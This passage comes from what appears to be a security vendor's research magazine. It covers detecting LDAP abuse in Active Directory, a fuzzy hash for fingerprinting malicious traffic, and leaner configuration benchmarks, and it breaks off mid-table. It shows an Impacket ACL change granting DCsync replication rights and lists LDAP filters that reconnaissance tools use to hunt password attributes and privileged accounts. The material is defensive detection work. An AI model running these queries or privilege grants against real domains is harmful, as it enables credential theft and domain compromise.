          [Response In: 251]
```

Figure 6. Adding a user

ACL modification is the most interesting scenario. Impacket retrieves the SID of the user object, obtains the value of the required nTSecurityDescriptor, and creates a query to modify the object with the changed Discretionary ACL (DACL) value in the property nTSecurityDescriptor. This query writes into DACL the DS-Replication-Get-Changes privilege, which allows conducting DCsync attacks (details on the attack are available at [adsecurity.org/?p=1729](https://adsecurity.org/?p=1729)). At first glance, the query looks legitimate and resembles other LDAP modify queries. But the query's purpose of privilege modification can be identified based on the object of modification, its changed attribute nTSecurityDescriptor, and the indicated DACL.




Figure 7. Header of the ACL modification query

The DACL field contains attributes to identify which privileges are granted to which grantees.



Figure 8. Body of the ACL modification query

The GUID contains the identifier of the privilege to grant, which corresponds to DS-Replication-Get-Changes. The RID passes the identifier of the domain user who is to be granted that privilege.

```
PS C:\Windows\System32> Get-ObjectAcl -DistinguishedName "dc=contoso,dc=local" -ResolveGUIDs | ?
{$_ .IdentityReference -match 'pwner'}

InheritedObjectType      : All
ObjectDN                  : DC=contoso,DC=local
ObjectType                : DS-Replication-Get-Changes
IdentityReference         : CONTOSO\pwner
IsInherited               : False
ActiveDirectoryRights     : ExtendedRight
PropagationFlags          : None
ObjectFlags               : ObjectAceTypePresent
InheritanceFlags          : None
InheritanceType           : None
AccessControlType         : Allow
ObjectSID                 : S-1-5-21-2657322773-99698493-3281835925
```

Figure 9. ACL for the user. This is the same script used ([bit.ly/2UfvoOW](https://bit.ly/2UfvoOW)) for post-exploitation of the PrivExchange vulnerability (CVE-2018-8581)

Due to all this, LDAP turns to be a protocol for domain reconnaissance, data collection, attack development, and privilege escalation. This makes it important to identify abuse of legitimate protocol features.

## How to identify an attacker

First of all, it is important to be able to see the data in LDAP queries. One way is to log queries on the domain controller or else analyze network traffic.

To enable logging of LDAP queries on the domain controller, set the Field Engineering value to 5 in the registry key HKLM:\System\CurrentControlSet\Services\NTDS\Diagnostics and specify the Threshold parameter in the key HKLM:\System\CurrentControlSet\Services\NTDS\Parameters. After these settings are applied, query details will be available in Directory Service event 1644.




Figure 10. Event 1644 with a search query filter

To monitor network queries, you can use the SPAN feature for traffic duplication.

Regardless of how you obtain the data, the most difficult part is to actually pick out the suspicious queries. Attackers are using a network protocol present on every Windows-based enterprise infrastructure and the queries themselves generally look legitimate. Additionally, you can almost always retrieve the same information from Active Directory with different queries. For example, the



filter `objectClass=computer` and the similar filter `objectCategory=computer` return the same results. However, here are some recommendations based on practical experience, which may be of use for creating one's own mechanism:

- Find broad queries. During reconnaissance, attackers have no knowledge of the infrastructure and therefore try to get as much information as possible. So their queries tend to be broad and simple. This is a big red flag for possible reconnaissance that indicates the need for further monitoring. Filters in such queries will probably contain a few simple standard expressions, such as `(service-PrincipalName=*)`. Some broad queries return valuable information on any domain. Such queries contain nothing that is unique to just the current domain: no specific names, GUIDs, or any other values that refer to one single object. For example, one broad query might be:

```
(&(objectClass=user)(objectCategory=person))
```

- Searching for a "user" object with the "person" category is likely to return more than one value. By comparison, a query with the filter

```
(&(objectClass=user)(objectCategory=person)(name=John))
```

is a specific one. It contains the object name John, which is related to a specific object.

- Find similar queries. Some tools (such as Aclpwn) read the Active Directory scheme and then, step by step, start from the top of the hierarchy and work down to obtain each nested object and its attributes. The queries use various filters depending on object type (whether it is a user, group, or computer account). But the queries for different objects overlap and have common keywords, for example:

```
(member:1.2.840.113556.1.4.1941:=CN=user01,DN=Users,DC=contoso,DC=local)
(member:1.2.840.113556.1.4.1941:=CN=Administrator,DN=Users,DC=contoso,DC=local)
(member:1.2.840.113556.1.4.1941:=CN=helpdesk,DN=Users,DC=contoso,DC=local)
```

That is why such multiple queries from a single network host might indicate automated reconnaissance within the domain.

- Monitor queries seeking sensitive data. For instance, some queries may inquire about membership of the domain administrators group or search for values of sensitive user attributes (`UnicodePwd=*`).
- Find keywords that are unusual for the domain. It would be unusual for queries to ask about LAPS configuration, say, if LAPS is not even installed on the domain.
- Profile users. Users often query information about their own accounts. The computer USER1-PC might frequently request data on the account of "user01." If a user utilizing LDAP starts to show interest in information that is not required for their work, or is not related to them, this should raise concerns. Examples include cases when users request a list of services that have delegation enabled or want to know the membership of various organizational units. Solutions featuring User and Entity Behavior Analytics can generate such profiles.

- Analyze session duration and the number of requests. The greater the infrastructure and Active Directory database are, the more information returns to the reconnaissance-performing host.
- Monitor access to Active Directory objects and parameters. This includes modification of specific privileges, addition of users to privileged groups, and creation of new accounts.



*Additionally, we made a list of filters for LDAP search queries that are suspicious and have been spotted in renaissance tools (the values of <value> are variable).*



## ***FILTERS FOR LDAP SEARCH QUERIES***

```
(objectclass=group)
(objectClass=group)
(objectClass=user)
(objectclass=container)
(objectclass=computer)
(objectClass=Computer)
(objectClass=trustedDomain)
(objectClass=crossRef)
(objectCategory=group)
(objectCategory=printQueue)
(objectcategory=user)
(objectCategory=user)
(userAccountControl:1.2.840.113556.1.4.803:=8192)
(userAccountControl:1.2.840.113556.1.4.803:=524288)
(userAccountControl:1.2.840.113556.1.4.803:=4194304)
(anr=Remote Desktop Users)
(member:1.2.840.113556.1.4.1941:=CN=<value>)
(cn=*)
(schemaIDGUID=*)
(ms-Mcs-AdmPwd=*)
(defender-tokenData=*)
(&(objectCategory=person)(objectClass=user))
(&(objectClass=computer)(objectClass=user))
(&(sAMAccountType=805306369)(dnshostname=*))
(&(samAccountType=805306368)(servicePrincipalName=*))
(&(sAMAccountType=805306369)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))
(|(samAccountType=805306368)(samAccountType=805306369))
(&(objectcategory=user)(orclCommonAttribute=*))
(&(objectcategory=user)(userPassword=*))
(&(objectClass=controlAccessRight)(rightsGUID=*))
(&(objectClass=user)(memberof:1.2.840.113556.1.4.1941:=CN=<value>,CN=<value>,DC=<value>,DC=<value>))
(&(objectCategory=computer)(lastLogonTimestamp>=<value>))
(&(objectCategory=groupPolicyContainer)(name=*)(gpcfilesyspath=*))
(|(samAccountType=805306368)(samAccountType=805306369)(objectclass=organizationalUnit))
(|(|(|(UserPassword=*)(UnixUserPassword=*)(UnicodePwd=*)(msSFU30Password=*))
&(objectCategory=group)(|(|(CN=Domain Admins)(CN=Administrators)(Enterprise Admins)))
&(objectClass=user)(|(|(name=<value>)(sAMAccountName=<value>)(userPrincipalName=<value>)))
&(objectClass=group)(objectClass=user)(|(|(sAMAccountName=<value>)(userPrincipalName=<value>)))
&(&(samAccountType=805306368)(UserAccountControl:1.2.840.113556.1.4.803:=2))(|(|(scriptpath=*)
(homedirectory=*)(profilepath=*))
&(&(&(servicePrincipalName=*)(UserAccountControl:1.2.840.113556.1.4.803:=512))(!(UserAccountContr
ol:1.2.840.113556.1.4.803:=2))(!(objectCategory=computer)))
```

---

*LDAP is widely used by hackers and pentesters for reconnaissance. Its use in post-exploitation is growing as well. The principles described in this article are implemented in our PT Network Attack Discovery, intended for detection of attacks in network traffic, and MaxPatrol SIEM, which performs incident detection. Thanks to this, our products can detect suspicious LDAP activity at a relatively early stage.*



# PT\_hash: **a recipe for a fuzzy hash function**

*Evgeny Ustinov,  
Filipp Lyashchenko*



One-way hash functions map binary data of arbitrary length onto a vector space of much lesser dimensionality, thus minimizing collisions. However, some one-way functions actually try to increase the number of collisions. These are so-called fuzzy hash functions. (From here on, all mentions of "hashing" or "hash functions" in this article will refer only to fuzzy hash functions.) Fuzzy hashing creates a space while preserving relative distances between inputs and outputs. The main groups of fuzzy hash algorithms with their best-known examples are as follows:

- Piecewise hashing (ddcfd, md5bloom)
- Context-triggered piecewise hashing (Ssdeep, FKsum)
- Identification of statistically improbable features (sdhash)
- Block-based rebuild algorithms (mrsh, bbhash, mvhash-b)
- Dimensionality reduction of multidimensional data (tlsh)

What almost all of these hash functions have in common is that they chop up input data into fragments and then map data for these fragments. Therefore, mapping depends on two key factors—information about the location of the fragment and information about the data of the fragment.

Equipped with this knowledge, you can obtain an approximate representation of the source data structure. However, there is another type of data representation. Instead of dividing data into pieces and compressing fragments, and thus in a way changing the data scale, you can describe data by indicating that, for example, substrings in it will be placed at a certain interval. It's as if someone said, "In my neighborhood, there is an apartment building every 300 feet" or "Our office has chairs and tables. Some of them stand at an interval of 10 feet, and others at an interval of 15 feet," without specifying which is which.

When it comes to investigating malicious network traffic, a fuzzy hash generated in this way has an advantage over the existing alternatives. Above all, it can provide consistently similar results for network artifacts containing the same combination of weak cryptographic transformations. Among the algorithms listed already, dimensionality reduction algorithms are closest to this type of data representation. But that's not the main thing. More importantly, classification was needed to extract this key knowledge.

Let's consider several criteria along with transformations commonly found in malicious network traffic.

1. **Resistance to simple cryptographic transformations.** The main techniques used most commonly for encrypting and obfuscating malicious connections combine two basic cryptographic operations—substitution and permutation.

Substitution replaces the source alphabet with another selected alphabet throughout the text. This includes transformations based on the bitwise XOR operation with short keystreams, which also are a mapping of charset, based on the positions of characters in the text.

Permutation transforms source text by applying a model for reshuffling the source characters. As a result, the relationships between characters (n-grams) get broken. However, permutations do not distort frequency distribution statistics for characters, because the charset of the message remains unchanged.

## 2. Preservation of information about data contents.

Malicious network activity often involves various types of data concatenation. The two most common types are as follows:

### *Injection of scripts into pages*

Malicious content can be inserted into web pages in different ways, such as into HTML content generated using the Rig EK or Sundown EK exploit kits. This content tends to have numerous concatenations with various elements for exploitation of browser vulnerabilities.

### *Masking of payload transmission*

In this case, a malicious user masks data sent to an infected client. The most common method is to place binary data inside JPEG images. This is one of the simplest methods for concealing data with steganography. When this type of concatenation has been applied, the image will still be viewable and parsed as valid, but now contains malicious content. Our PT ESC blog has a description of one such example in "Malware creators trying to avoid detection. Spy.GmFUToMitm as an example."

In our view, when choosing functions that meet these criteria, it is more important to combine two transformations into a fuzzy hash function than to try to look for just a single statistical function. These two transformations are the autocorrelation function and bigram counting. Let's take a closer look at each of these functions and the criteria they satisfy.

## Autocorrelation function

A classic application of the autocorrelation function (ACF) is time series analysis. The ACF is the Fourier transform of the power spectral density. ACF calculations can be presented as a plot showing the relationship of amplitude to frequency.

If the source data contains strictly periodic substring fragments in certain positions (let's take 64-byte strings as an example), then the autocorrelation function plot will also show a strictly periodic function (in this case, with period 64). Therefore, by analyzing such plots, you can identify periodicity patterns in the source data and subsequently get information about the position of substrings.

To improve the correlation properties of the function results based on binary data, we modified the comparison operation. As the comparison function, we decided to use the Hamming weight of the bitwise XOR operation. This modification

---

### *Autocorrelation function:*

- Provides information on the recurrence intervals of data fragments.
- Describes the data structure.
- Allows detecting simple ciphers.

immediately added some beneficial roughness to the ACF and significantly improved its correlation properties.

If you calculate the autocorrelation function based on data encrypted with a simple substitution cipher, the results will include information on the relative position of characters, regardless of the charset used. The symmetric encryption method consisting of the bitwise XOR operation between plaintext and a sequence  $\gamma$  (a keystream containing random bytes) is called XOR encryption. When applying XOR encryption to source data of certain types, you can use the ACF calculation results to identify the key-stream length in bytes (see Figure 1).




Figure 1. ACF calculation results for keystreams of various lengths

## Bigram counting

A bigram is a sequence of two adjacent bytes of data. Counting bigrams means calculating their frequency. Figure 2 shows a sample heat map of bigram counting for pseudorandom base64 binary data. This bigram heat map is a square with a side length of 256. The numbers on the sides of the square are ASCII character numbers: the vertical axis is the code of the first of the two text characters, while the horizontal axis is the code of the second character. At the intersection of the two values is a bigram counter, which is incremented each time a certain combination of two adjacent bytes hits the cell.

### Bigram counting:

- Provides information about the charset in use.
- Offers a data description.
- Allows detecting combinations of different data




Figure 2. Bigram heat map for text in base64 encoding

As the algorithm traverses through data and retrieves pairs of adjacent characters, it gradually fills in the heat map. There are 65,536 ( $256 \times 256$ ) values in a filled map. However, the process of statistics gathering (map filling) can be optimized to reduce the amount of data in a heat map from 64 KB to 1 KB. It has been empirically shown that a  $32 \times 32$  square is sufficient for recognition of content types. Still, this parameter is not strict and can be arbitrarily adjusted for generalizability. There is one more useful feature of bigram counting, which in some ways makes it an "X-ray machine for data." With bigram counting, you can see through data and make a record of its components. For example, you can discover resources in base64 encoding embedded in an executable file (as shown in Figure 3). Or you can detect an obfuscated script in the body of a web page.






Figure 3. Detection of nested data

Take a look at the included visualizations of attackers' footprints. This gives an idea of the differences between hashes for the traffic of different attacker tools. As examples of such tools, we used the top 10 uploads to public services for dynamic analysis of executables. For illustration we selected only sessions used for payload delivery or C2 communication. As can be seen, the appearance of the one-way functions matches the annotated data transformations. Unique transformations in attacker network traffic give us a distinct fingerprint, which can be detected by a one-way fuzzy hash function that combines a number of statistical functions in a special way.


## Post-processing of hashing results

One-way hashes are good material for post-processing since, themselves being calculation results, they remain resistant to some of the transformations described earlier. They are a suitable starting point for further dimensionality reduction (PCA) or machine learning algorithms for visualization (t-SNE). Such algorithms are extremely useful in detecting anomalies in transmitted data structures. But for now, let's look at another useful module that extends the functionality of PT Network Attack Discovery (PT NAD).

At the beginning of 2019, Gartner analysts published their "Market Guide for Network Traffic Analysis," which provides an overview of present-day network traffic analysis (NTA) systems. These systems employ a combination of cutting-edge analytical methods, machine learning, and rules for detecting suspicious network activity. If we think of certain NTA systems as a development of widely known intrusion detection systems, whose main weapon is network signatures, then we can easily see how those signatures have evolved to become determining rules. Meanwhile, rules now with correlation chains and event filters take the effectiveness of such systems to a new level. PT NAD offers plenty of filtering parameters, and analysts can always filter events based on data type for specific rules. And, as experts, we would like to arm analysts with that knowledge.

Let's take a look at a problem found in the majority of publicly available network signatures that we have examined. Namely, the type of data involved in the detection process is not checked. Most signatures rely on searching for a specific substring, yet lack a description of the content surrounding that substring.



## Network fingerprints of attacker tools detected with PT\_hash



Uses no traffic encryption.  
Compresses stolen data.

*Distinctive features:* This tool leaves a weak fingerprint on the bigram heat map.



- Encryption
- + Headers
- Encoding
- APT



Consecutively encrypts traffic using the bit-wise XOR operation with 3-byte and 4-byte keystreams.

*Distinctive features:* The ACF calculation results contain harmonics with a period of 12 bytes (the least common multiple of the lengths of the two keystreams).

- + Encryption
- Headers
- Encoding
- APT



Conceals payload from inspection. In this case, employs XOR encryption with four random bytes.

*Distinctive features:* The positions of the ACF peaks are divisible by four.



- + Encryption
- Headers
- Encoding
- + APT



Uses a simple substitution cipher by applying both the bitwise XOR operation and addition with a constant to plaintext.

*Distinctive features:* Due to the nature of the plaintext, this tool leaves a clear fingerprint on the bigram heat map.



- + Encryption
- Headers
- Encoding
- + APT



A web page containing obfuscated JavaScript code for vulnerability exploitation is an ideal tool for penetrating vulnerable systems.

*Distinctive features:* A large amount of heterogeneous content in the page code creates a lot of noise, which can be seen on the bigram heat map.


- + Encryption
- Headers
- + Encoding
- + APT



Often forgoes encryption. Unstable, partially due to a custom protocol containing arbitrarily selected field delimiters. "Leader" in regard to various modifications.

*Distinctive features:* This tool can be detected based on a totality of indicators.

- Encryption
- + Headers
- + Encoding
- + APT



© Positive Technologies




Figure 4. Validation scheme for triggered rules

There is nothing in a signature to indicate the type of data that surrounds the substring. Even if there were, of course, attackers would bypass this by simply encoding the header or swapping the position of a few bytes in it. This would result in a mismatch between the data types for which the rules were created and what actually triggered the rules. However, we can eliminate this flaw by supplementing the rules with information about the content that should trigger them. At the same time, we want to avoid changing the established signature syntax; we need to ensure compatibility with existing signatures.

By using signatures as elements of context-sensitive rules, we can achieve a qualitative shift in data type control. In fact, we can “fuse” rules with content if we have a pre-existing set of malicious traffic. We need to scan the traffic with a network sensor to detect network sessions that trigger the existing signatures. Then we calculate one-way functions for these connections. After obtaining hashes for each signature, we can find correlations between the hash sums and rules and subsequently understand the detection context. And that is what we did. We trained a neural network: the input was content processed with bigrams and ACF, and the output was the event number that the neural network identified as the one to be triggered. The benefit of using a neural network to classify such content by rules is that instead of memorizing a precise combination of a fuzzy hash and the corresponding rule, the neural network generalizes the input data. The data itself has a complex and superfluous structure that varies from rule to rule. However, there are hidden dependencies that are difficult to express in strict algorithms.

Figure 4 shows the scheme for processing events on a network security system. Such a mechanism of additional checks can be implemented on the client side or a cloud. For this purpose, the scheme is divided into three domains: sensor domain, NTA processing domain, and decision-making domain. First, the sensor generates events. These events are supplemented with the results of the fuzzy one-way function. Then, in the NTA processing module, the hashing results are classified by the trained neural network. Finally, an event and its classification enter the decision-making domain, where they will be used for filtering events based on the presence or absence of supporting evidence.

The filtering example provided was designed for helping analysts to respond to suspicious network traffic. It doesn't eliminate the need to respond to all traffic analysis system events, but it can help in filtering out some abnormal triggering instances. Currently we have implemented and are using this validation method to investigate network traffic and create rules at PT ESC.



# A new take on benchmarks: **let's make life harder for attackers**

*Fyodor Kulishov*

In the world of IT and information security, "benchmark" refers to a technical standard for configuring a particular operating system, network equipment, or server software. Such documents usually describe what must be present on a company's infrastructure and how it should work, which aspects of protection may be affected, and how to ensure that everything is checked and configured. This would seem to be succinct and clear, but the reality is far more complex. In this article, we will discuss problems with today's information security benchmarks and offer some solutions.

## What today's benchmarks look like

Benchmarks are system-specific. The most renowned benchmarks are the CIS Benchmarks, which are developed under the banner of the Center for Internet Security, an international organization that invites expert enthusiasts from all over the globe for collaboration.

CIS benchmarks tend to include hundreds of requirements, which, among other things, describe:

- Password length and complexity
- Access permissions for files of various types
- Services to be enabled or disabled

## Pros and cons of existing benchmarks

Like any other technical guidelines in information security, benchmarks help insofar as they increase the overall security level of infrastructure. If your infrastructure is configured to meet at least the basic recommendations given in benchmarks, it becomes much more resistant to hacker attacks—or in any case, better protected against pentesters (who may fail to achieve their goals due to time limits or a limited number of allowed attack targets and methods).

Since each benchmark is rather extensive, it can be used as a reference or checklist for configuring equipment and software.

Companies are familiar with international benchmarks as well: they know about the pros and cons, and try to comply with them.

But implementing benchmarks is not nearly so neat, and actually brings about a number of problems. Here are some of them.

### Too many requirements

Do you have a host with OS and a couple of server applications installed? Great, now you will have to implement several benchmarks, with the total number of requirements easily exceeding 500. Doing the math for a typical large organization, we get:

1. Workstations: over 500 requirements for Windows and Microsoft Office; over 1,000 hosts.
2. Servers: from 100 to 700 requirements per host, depending on the OS and server software; hundreds of hosts.

3. Network equipment: from 20 to 80 requirements per host, depending on the manufacturer, model, and functionality; hundreds of hosts.

The lower-bound estimate is 500,000 requirements for the whole infrastructure. It is clearly impossible to ensure that all hosts comply with all the benchmark requirements or to monitor compliance.

Moreover, the abundance of requirements and hosts has an important knock-on effect: automated scanning of even just a part of the infrastructure is so time-consuming and labor-intensive that, in most cases, neither IT administrators nor security teams are satisfied. To somehow check all the hosts, one has to resort to various tricks, such as assigning special "maintenance windows" for different groups of hosts or performing scans less frequently than desired. But even then one has to keep an eye on network status and bandwidth at far-flung offices (depending on satellite connections can make things even more difficult), try to run scans with the appropriate frequency, and simply find time to deal with scan issues as they crop up.

## Difficulty prioritizing

One-size-fits-all lists tend to not sort requirements by importance. This makes it extremely difficult to zero in on and implement only the ones that make hacks less likely. There have been a few attempts to introduce such a hierarchy, but so far they have been rather unsuccessful. Not so long ago, CIS experts attempted to divide requirements into two groups based on importance: both groups still ended up being too large, leaving the problem unsolved.

Some organizations simply try to create their own benchmarks by cutting out some of the CIS requirements. However, especially outside of the infosec industry itself, companies often lack the necessary expertise to do so.

## Unclear cause-and-effect relations

Benchmarks often leave readers scratching their head, unsure which requirements directly impact security and protection, and which are meant to make everything function properly. To know the difference, you need to have a deep understanding of the benchmarked system.

## No motivation to use benchmarks

Enforcing large numbers of benchmark requirements on large numbers of hosts is an enormous, complicated, and strenuous job. And if the IT administrator in charge of infrastructure doesn't even understand how certain requirements will improve a system that already seems to be functioning just fine, they won't have any motivation to rock the boat.

## A way forward: PT Essential

Current benchmarks manage to be both enormous and vague. Until these two flaws are eliminated, the benefit of such standards will always be limited.

That's we have developed a new generation of benchmarks called PT Essential (PTE), which we have implemented in MaxPatrol 8. They draw upon existing benchmarks, such as those from the CIS, and information on real-world security issues encountered by our experts during penetration tests. We also use the Pareto principle (the 20/80 rule): just a few "superstar" requirements can readily cover the majority of possible security issues.

Practice shows that most penetration tests are usually a success. One of the main reasons is that organizations fail to comply with even the most basic and most crucial recommendations for protection, such as:

- Password complexity<sup>1</sup>
- Password change frequency
- Legacy operating systems and software

When designing these benchmarks, we tried to put first things first and make use of pentesting experience honed by our experts at hundreds of companies in order to close off at least the most obvious attack vectors. Taking even such basic measures makes a company a less attractive target for attackers.

***The key features that distinguish our new benchmarks are as follows:***

- Each benchmark contains as few requirements as possible: only those that directly impact system security. The number of PTE requirements for each target system is from 3 to 10 times smaller than that of its CIS counterpart. This proportionally reduces the following:
  - *Scanning time*
  - *Effort required to analyze results and remediate flaws*
- Most benchmark requirements are assigned CVSS metrics, just like vulnerabilities. This enables getting a grasp on what to prioritize for remediation.
- Each requirement describes the consequences of non-compliance.

***Here is an overview of key differences between CIS Benchmarks and PT Essential:***

Criterion	CIS Benchmarks	PT Essential (PTE)
Number of requirements	Up to 400 per benchmark	Up to 40 per benchmark
Requirements in secure configuration standard	Everything related to protection settings	Only what directly relates to hacking and protection from it
